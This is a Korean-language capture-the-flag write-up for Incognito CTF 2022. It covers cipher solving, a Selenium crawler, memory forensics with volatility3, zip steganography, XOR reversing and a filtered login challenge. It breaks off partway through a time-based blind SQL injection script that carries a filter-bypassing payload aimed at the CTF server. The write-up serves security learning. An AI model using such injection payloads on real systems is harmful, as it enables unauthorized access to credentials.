
Incognito CTF 2022 Writeup

이름: 최지현 소속: KUICS

1. MicCheck




Incognito CTF 2022 디스코드 공지사항에 플래그가 주어져있다.

```
INCO{L3t's_G0!!}
```

2. I'M FINE THANK U, AND U?

주어진 암호문은 치환 암호의 형태임을 유추할 수 있고, 온라인 복호화 사이트를 통해 아핀 암호문을 해독하고자 했다.




아핀암호는 Ax+B 꼴인데, 여러 A와 B의 조합을 브루트포싱하면

암호문의 2,4,6 번째 문장은 A=1, B=19으로 복호화가 가능하고,

암호문의 1,3,5,7 번째 문장은 A=1, B=9로 복호화 가능하다는 것을 확인할 수 있다.

마지막 문장이 플래그였는데,



A=17, B=0 일때 마지막 문장이 INCO 플래그를 포함하고 있음을 확인할 수 있다.

하지만 플래그 형식을 갖추고 있지 않으므로, 플래그 형식을 갖추도록 바꿨다. 중괄호와 띄어쓰기가 될만한 부분에 _ 을 추가해주었다.

```
INCO{OMG_y0u_hav3_an_aff1n1ty_f0r_th3_aff1n3_c1ph3r}
```

3. crawl


해당 문제는 크롤링 코드를 작성해서 풀이할 수 있었다.

https://stackoverflow.com/questions/25718771/scraping-advice-on-crawling-and-info-from-javascript-onclick-function 에서 코드를 참조해 작성했다.

```
from selenium import webdriver
from selenium.webdriver.firefox.service import Service as FirefoxService
from webdriver_manager.firefox import GeckoDriverManager
import time
from selenium import webdriver
from selenium.webdriver.firefox.options import Options

options = Options()
options.binary_location = r'C:\Program Files\Mozilla Firefox\firefox.exe'
driver = webdriver.Firefox(executable_path=r'C:\Users\PANDA\AppData\Local\Programs\Python\Python310\Modules\geckodriver.exe',
options=options)
```

```
url = "http://ctf.incognito.kr:9000/ctf/mailbox?page="

for i in range(1,70):
    response = driver.get(url+str(i))
    for j in range(1,11):
        xpath="/html/body/div/table/tbody/tr["+str(2*j-1)+"]/td[2]/button[1]"
        time.sleep(1.5)
        driver.find_element_by_xpath(xpath).click()
    time.sleep(1)
```

driver.find_element_by_xpath(xpath).click()를 통해 각각의 페이지의 버튼을 클릭 했을 때 효과를 낼 수 있다.xpath 는 각 버튼의 “전체 xpath 복사”를 선택했을 때 구할 수 있고, 각 버튼을 차례로 클릭했을때 xpath 패턴이 위 코드와 같이 2씩 증가함을 확인할 수 있다.




위 파이썬 코드를 실행시키고, firefox 브라우저에서 INCO 와 대소문자까지 매치하는 부분이 찾아지면 검색을 멈췄다.



```
INCO{It_1s_F1Ag_tHank_yOu3}
```

4. WOW


메모리 덤프가 주어진 문제로, 메모리 포렌식 툴인 volatility3을 이용해 문제를 풀었다.




windows.pslist 플러그인을 사용하면, 작동중인 프로세스들을 볼 수 있고, 이 중 문제의 제목과 동일한 WOW.exe 프로세스가 PID 4024임을 확인할 수 있다.




cmdline 플러그인을 통해 현재 실행되고 있는 프로세스의 command-line argument를 조회한 결과, WOW.exe의 경로를 확인할 수 있다.



filescan 플러그인을 통해 WOW.exe 파일을 찾을 수 있고, 가상주소도 확인할 수 있다.



dumpfiles 플러그인을 통해 앞서 구한 가상 주소를 옵션으로 지정해 파일을 덤프할 수 있다. 앞서 WOW.exe 관련 파일들을 모두 덤프해보다가, 0xe001ef51db0 가상 주소에 위치한 덤프 파일에서 플래그를 찾을 수 있었다.




두개의 덤프파일 중에서 .dat 파일의 문자열을 확인한 결과, 플래그와 같은 문자열을 찾을 수 있었다.

```
INCO{m3m0ry_f0r3ns1c_1s_am4z1ng}
```


5. EZ_MemForensics


해당 문제도 volatility3을 통해서 풀이할 수 있었다.

마찬가지로 주어진 가상 주소를 옵션으로 지정해 파일을 덤프해준다. 해당 문제는 첫번째 가상주소에서 플래그가 담긴 pdf 파일을 찾을 수 있었다.



DataSectionObject에서 .dat 확장자를 지우고 pdf 파일을 열어보았다.






```
INCO{W3lc0mE_t0_th3_M3m0rY_F0r3nS1cs_w0r1D}
```

6. Bondee

binwalk를 통해 이미지를 확인했을 때 ZIP 파일이 있었기 때문에, images.zip로 변경해서 압축해제를 하고자 했지만 암호가 걸려 있었고, 문자열을 확인해보았다.



헥스에디어로 확인 결과 key는 open_zip!knock!knock! 이었다.

압축해제를 한 결과,

```
zzzmilky@LAPTOP-JNUCRI2N:~/inco$ unzip image.zip
Archive:  image.zip
warning [image.zip]:  541698 extra bytes at beginning or within zipfile
  (attempting to process anyway)
[image.zip] SWUINCOGNITO2023/아이오타.pdf password:
replace SWUINCOGNITO2023/아이오타.pdf? [y]es, [n]o, [A]ll, [N]one, [r]ename: yes
  inflating: SWUINCOGNITO2023/아이오타.pdf
error: invalid zip file with overlapped components (possible zip bomb)
zzzmilky@LAPTOP-JNUCRI2N:~/inco$ ls
SWUINCOGNITO2023  image.zip
zzzmilky@LAPTOP-JNUCRI2N:~/inco$ cd SWUINCOGNITO2023/
zzzmilky@LAPTOP-JNUCRI2N:~/inco/SWUINCOGNITO2023$ dir
아이오타.pdf
```

pdf 파일을 하나 획득 할 수 있었다.

pdf를 열어보면 단서를 얻을 수 없지만, https://github.com/xfinest/ctf-Hacker-Resources/blob/master/CTFs_and_WarGames/2014/CSAW-quals/forensics/obscurity/README.md 에 의해 pdftotext라는 도구를 이용해 확인 결과 코드를 얻을 수 있었다.

```
방향성 비사이클 그래프(DAG) 아키텍처 자체는
흥미롭고 새로운 방식으로 분산 장부를 만드는 메커니즘이다.
DAG가 블록체인을 대체할 수 있다 생각하지 않는다. 특정 종류의 탈중앙화 앱을 위해서
DAG가 제공하는 기능이 더 알맞을 수는 있다. 현재 대다수의 분산 장부 기술과 마찬가지로
DAG 역시 태아기에 해당하는 기술이며, 시험되지 않았다. 이 분야에 대한 추후의 연구가 계
속되길 기대한다.
| Coo 사용과 수반되는 노골적인 중앙화와 불확실한 탈중앙화 시점
| 수차례의 네트워크 작동 중단
| 팀이 책임감이나 거버넌스 없이 사용자의 자금에 대한 통제 실행
| 코드 내에 취약점에 대해 인지하면서도 이를 그대로 포함하는 결정
| 해당 취약점들에 대한 핵심 IOTA 팀의 상충되는 해명
| 불분명한 사용 사례. 확률론적 소액결제나 스테이트 채널로는 감당이 불가능하기 때문에
M2M(머신투머신) 소액결제를 필요로 하는 사용 사례가 많다고 판단하지 않는다.
멀티코인은 IOTA 팀에 행운을 빌며, IoT 시대에 걸맞는 경제로 한발짝 더 다가설 수 있도록
비전을 실현하길 기원한다. 그러나 현재 IOTA 네트워크의 상태와 심각한 수준의 기술적 리스
크, 그리고 프로토콜 내 자명한 결함 관련 압도적인 양의 증거를 감안하면 IOTA의 현재 가격
은 과대평가 되어있다.

number_list = [73, 78, 67, 79, 123, 105, 110, 99, 111, 95, 115, 119, 108, 117, 103,
95, 50, 48, 50, 51, 125]
text_list = []
for i in range(len(number_list)):
text_list.append(chr(number_list[i]))

str = ''.join(text_list)
print("Flag= " + str)

zzzmilky@LAPTOP-JNUCRI2N:~/inco/SWUINCOGNITO2023$ pdftotext 아이오타.pdf
```


해당 코드를 실행한 결과는 다음과 같았다.

```
zzzmi1ky@LAPTOP-JNUCRT2N:~/inco/SWUINCOGNITO2023$ python3 ex.py
Flag= I
Flag= IN
Flag= INC
Flag= INCO
Flag= INCO{
Flag= INCO{i
Flag= INCO{in
Flag= INCO{inc
Flag= INCO{inco
Flag= INCO{inco_
Flag= INCO{inco_s
Flag= INCO{inco_sw
Flag= INCO{inco_swl
Flag= INCO{inco_swlu
Flag= INCO{inco_swlug
Flag= INCO{inco_swlug_
Flag= INCO{inco_swlug_2
Flag= INCO{inco_swlug_20
Flag= INCO{inco_swlug_202
Flag= INCO{inco_swlug_2023
Flag= INCO{inco_swlug_2023}
```

```
INCO{inco_swlug_2023}
```

7. DoNotDebug


IDA로 exe 파일을 열어보았다.



플래그가 주어지는 부분만 해석을 해보면, dword_1400040E0과 dword_140004040을 xor 하면 플래그를 구할 수 있다는 것을 확인할 수 있다.

```
.data:0000000140004040 ; _DWORD dword_140004040[24]
.data:0000000140004040 dword_140004040 dd 12h, 240h, 14h, 23h, 14h, 24h, 213h, 54h, 12h, 123h
.data:0000000140004040                                         ; DATA XREF: sub_1400011F0+90↑o
.data:0000000140004040                                         ; sub_1400011F0+A1↑o ...
.data:0000000140004040                 dd 153h, 35h, 100h, 52h, 69h, 64h, 17h, 0, 250h, 167h
.data:0000000140004040                 dd 201h, 220h, 109h, 0
.data:00000001400040A0 ; _DWORD dword_1400040A0[16]
.data:00000001400040A0 dword_1400040A0 dd 56h, 22Fh, 5Ah, 4Ch, 2 dup(60h), 276h, 36h, 67h, 144h
.data:00000001400040A0                                         ; DATA XREF: sub_1400011F0+111↑o
.data:00000001400040A0                 dd 115h, 59h, 161h, 35h, 2 dup(0)
.data:00000001400040E0 ; _DWORD dword_1400040E0[24]
.data:00000001400040E0 dword_1400040E0 dd 5Bh, 20Eh, 57h, 6Ch, 6Fh, 17h, 26Ah, 24h, 73h, 150h
.data:00000001400040E0                                         ; DATA XREF: sub_1400011F0+BC↑o
.data:00000001400040E0                 dd 120h, 74h, 16Eh, 26h, 0, 27h, 7Fh, 65h, 231h, 113h
.data:00000001400040E0                 dd 220h, 201h, 174h, 0
```

해당 값들을 찾아서 C코드를 작성했다.




```
INCO{3ypassAntiCheat!!}
```

8. login

로그인 화면이 주어져있다. 싱글쿼터를 입력하면 아래와 같은 warning을 확인할 수 있었기에 sql injection이라는 것을 확인했다.


하지만 필터링이 적용 돼 있었고, ID의 경우에는 공백 입력,or 입력, ascii, ord 함수 입력, select 등 키워드 입력이 불가능했고, pw 부분에는 —와 # 와 같은 주석도 사용할 수 없었다.

ID 부분에 Time based sql injection을 수행했다. 앞의 구문이 참이면 sleep 하는 쿼리를 작성해서 앞의 true/false를 구분했다..

```
import requests
flag = ""
for i in range(1,26):
    for j in range(31,127):
        url = "http://ctf.incognito.kr:58888/index.php?id='%09||hex(right(left(pw,"
        url += str(i)
        url += "),1))="
